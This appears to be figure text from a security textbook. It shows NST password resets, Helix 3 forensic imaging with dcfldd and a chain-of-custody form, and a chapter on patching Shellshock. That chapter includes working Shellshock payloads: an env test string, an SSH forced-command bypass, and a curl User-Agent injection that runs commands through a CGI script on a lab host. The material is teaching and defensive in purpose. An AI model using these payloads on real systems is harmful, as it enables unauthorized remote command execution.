




















```
New NST Password:
Retype new password:
Changing password for user root.
passwd: all authentication tokens updated successfully.
Successfully updated password for 'root' in /etc/shadow
Changing password for user nst.
passwd: all authentication tokens updated successfully.
Successfully updated password for 'nst' in /etc/shadow
Successfully updated password for 'root' in /etc/nst/httpd/conf/htuser.nst
Successfully updated password for 'nagiosadmin' in /etc/nst/httpd/conf/htuser.nst
Successfully updated password for 'root' in /etc/BackupPC/apache.users
Successfully updated password for 'root' in /etc/webmin/miniserv.users
Successfully Added id_dsa.pub to 'authorized_keys' file for 'vpn'
Successfully Added id_rsa.pub to 'authorized_keys' file for 'vpn'
Successfully Updated 'authorized_keys' file for 'vpn'
Successfully Set 'authorized_keys' file owner and mode
Successfully updated password for 'root' in /root/.ssh
Successfully updated password for 'root' in /root/.vnc/passwd
Successfully updated password for 'root/administrator' in /etc/samba/smbpasswd
```



## Execute Linux Commands



[root@127.0.0.1]#



[root@127.0.0.1 tmp]

ls

Change Working Dir

Execute

Refresh

View In NST File Viewer

Clear Log

Clear Cmd

Exit

## ? Text Confirmation Dialog



Confirm to Reboot this NST system (probe-eno16777736)?

To confirm please enter the following text: "nesez"

nesez

Ok

Cancel

# HELIX™ **3**

Incident Response, Electronic Discovery, Computer Forensics Live CD

Boot into the Helix Live CD

Check CD for defects


Test memory

Boot from first hard disk

Install Helix

Press F4 to select alternative start-up and installation modes.

F1 Help F2 Language F3 Keymap F4 Modes F5 Accessibility F6 Other Options



Start Device Info Acquire Restore/Clone Log Chain of Custody



IDE



USB



Firewire



RAID



CD/DVD



Memory  
Stick



Smart  
Media

Device:

[\[Rescan Devices\]](#)

Make:

Model:

Serial Number:

Size:

Size (Bytes):

Sectors:

System Bus:

Start Device Info Acquire Restore/Clone Log Chain of Custody

**Source Information**

Source Device:   **sdc1: SanDisk  
Model: Cruzer Blade  
Size: 8003 MB  
0x6f20736b**

Image Name:

Image Notes:

**Destination Information**

Destination:  Attached  Netbios  Netcat

Mount Point:  

**Options**

Type:  DCFLDD  AFF Hash:  Segment (MB):  

Use Advanced Options

**Advanced**

Input BS:  Output BS:  Count:

Seek:  Skip:  Conv:

Started...10:40:44 PM Verify...10:40:48 PM Stopped...10:40:52 PM

Start Device Info Acquire Restore/Clone Log Chain of Custody

Start DDFLDD Acquisition (W/MD5): Thu Feb 4 22:40:44 UTC 2016

A MD5 hash will be calculated on /dev/sdc1.

Command-line:

```
dcfldd if=/dev/sdc1 skip=0 conv=noerror ibs=32768 hashwindow=0 hashlog=/tmp/hash.log status=off hash=md5 2>> /usr/local/adepto/logs/adepto.image.log | /usr/local/adepto/bin/progress 2>> /usr/local/adepto/logs/adepto.buffer.data | dcfldd status=off of=/media/sdb1/sdc1-img.dd seek=0 obs=32768 >> /usr/local/adepto/logs/adepto.image.log 2>&1
```

dcfldd:/media/sdb1/sdc1-img.dd: Read-only file system

321+0 records in

320+0 records out

Command completed: Thu Feb 4 22:40:48 UTC 2016

Start VERIFY: Thu Feb 4 22:40:48 UTC 2016

Verifying...

```
Command-line: dcfldd if=/media/sdb1/sdc1-img.dd hash=md5 hashlog=/tmp/verify_hash.log hashwindow=0 status=off | /usr/local/adepto/bin/progress 2>> /usr/local/adepto/logs/adepto.buffer.data > /dev/null
```

VERIFY SUCCESSFUL: Hashes match

Orig =

Copy =

Command completed: Thu Feb 4 22:40:52 UTC 2016

Start | Device Info | Acquire | Restore/Clone | Log | Chain of Custody

### Restore a Split Image

Choose the first image in an Image set (.000):



Choose the destination device or file:

Destination Device:   OR Destination File:


### Clone a device

Choose source and Destination. [\[Rescan Devices\]](#)

Source Device:   Destination Device:  

**Progress**

Progress: 1440.00MB (1.41GB) Avg. Throughput: 5.45MB/sec 



Chain of Custody Items

EVIDENCE CHAIN OF CUSTODY FORM - FOR FORENSIC IMAGES

Case Number: 20163501 Page: of:

HARD DRIVE/COMPUTER DETAILS

Item #: Description:

Manufacturer: SanDisk Model: Cruzer Blade Serial: 4C530001271007108431

IMAGE DETAILS

Date/Time: 02/04/16 Created By: root Method: dcfdd Image: sdc1-img.dd

Storage Drive: Hash: Segments: 1

Create PDF...

## Chapter 9: Patching a Bash Vulnerability

```
root@client:~# bash --version
GNU bash, version 4.2.25(1)-release (i686-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
root@client:~# █
```

```
root@client:~# env x='() { :; }; echo shellshock' bash -c "echo testing"
shellshock
testing
root@client:~#
```

```
root@client:~# testvar="shellshock"
root@client:~# echo $testvar
shellshock
root@client:~# bash
root@client:~# bash
root@client:~# echo $testvar

root@client:~#
```

```
root@client:~# export testvar="shellshock"
root@client:~# echo $testvar
shellshock
root@client:~# bash
root@client:~# echo $testvar
shellshock
root@client:~#
```

```
root@client:~# x() { echo 'shellshock';}
root@client:~# x
shellshock
root@client:~# export -f x
root@client:~# bash
root@client:~# x
shellshock
root@client:~#
```

```
root@client:~# export testfunc='() { echo 'shellshock';}'
root@client:~# echo $testfunc
() { echo shellshock;}
root@client:~# testfunc
testfunc: command not found
root@client:~# bash
root@client:~# testfunc
shellshock
root@client:~#
```

```
root@client:~# export testfunc='() { echo 'shellshock';}; echo "Vulnerable"'
root@client:~# bash
Vulnerable
root@client:~# testfunc
shellshock
root@client:~#
```

```
root@client:~# useradd -d /home/user1 -s /bin/bash user1
root@client:~#
root@client:~# cat /etc/passwd | grep 'user1'
user1:x:1001:1001::/home/user1:/bin/bash
root@client:~#
```

```
root@client:/home# mkdir user1
root@client:/home# chown -R user1 /home/user1/
```

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
```

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
id_rsa.pub
root@kali:~/Desktop# sftp root@192.168.1.101
root@192.168.1.101's password:
Connected to 192.168.1.101.
sftp> put id_rsa.pub /root/
Uploading id_rsa.pub to /root/id_rsa.pub
id_rsa.pub          100% 391    0.4KB/s   00:00
sftp> □
```

```
root@client:~# mkdir /home/user1/.ssh
root@client:~# cat id_rsa.pub > /home/user1/.ssh/authorized_keys
root@client:~#
```

```
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys
```

```
root@kali:~/Desktop# ssh user1@192.168.1.101
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
* Documentation:  https://help.ubuntu.com/

334 packages can be updated.
233 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 12 13:26:06 2016 from 192.168.1.100
user1@client:~$
```

```
#!/bin/bash
set $SSH_ORIGINAL_COMMAND

if [ $SSH_ORIGINAL_COMMAND = "date" ]
then
    echo 'restricted'
else
    echo "$@"
fi
```

```
command="/home/user1/.ssh/sample.sh" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDEvDn
OIorytrSm2oa8TG1Y7i9mt9x9705Gbird1mEA0DBey4iEewLicnub7wmLIRZF1zaQp9peXTU+750EZJo
ljdZLgT1qUb/TYNes7Tvw64D7yWih5U+6XdXUAjqG/BvAhbaCDk78sw+tVgfm4TcdzB4vW3NBIOFCRM
7e5UHpRr3Q1+biOkZ2FzuUZYGNbIgjYvKARhjFHVuMscfT0BMrVIy0WorvzAzVTnYu7X9riFjPCaK53x
D6NzT4ffDCuJKii9AZ0+f01cd+NjT5HZPvmZGla6WmNwe49EG6q6W+IhwUhnN0CcksCf1xNgHM+Tei/g
ELAR3tlZZiv5j1TqT root@kali
```

```
root@kali:~/Desktop# ssh user1@192.168.1.101 date
restricted
```

```
root@kali:~/Desktop# ssh user1@192.168.1.101 '() { :; }; date'
Fri Feb 12 13:59:31 IST 2016
root@kali:~/Desktop#
```

```
#!/bin/bash
echo 'Content-type:text/html'
echo ''
echo 'Example Page'
```

```
root@kali:~/Desktop# curl http://192.168.1.101/cgi-bin/example.sh
Example Page
root@kali:~/Desktop#
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

```
tajinder:x:1000:1000:Tajinder,,,:/home/tajinder:/bin/bash
user1:x:1001:1001:~/:/home/user1:/bin/bash
sshd:x:115:65534:~/:/var/run/sshd:/usr/sbin/nologin
```

```
root@kali:~/Desktop# curl -A '() { :; }; echo "Content-type: text/plain"; echo;
/bin/ls -al' http://192.168.1.104/cgi-bin/example.sh
total 44
drwxr-xr-x  2 root root  4096 Feb 12 14:12 .
drwxr-xr-x 170 root root 36864 Feb 12 14:01 ..
-rwxr-xr-x  1 root root    70 Feb 12 14:12 example.sh
root@kali:~/Desktop#
```






 **Software updates are available for this computer.**  
Software updates correct errors, eliminate security vulnerabilities and provide new features.

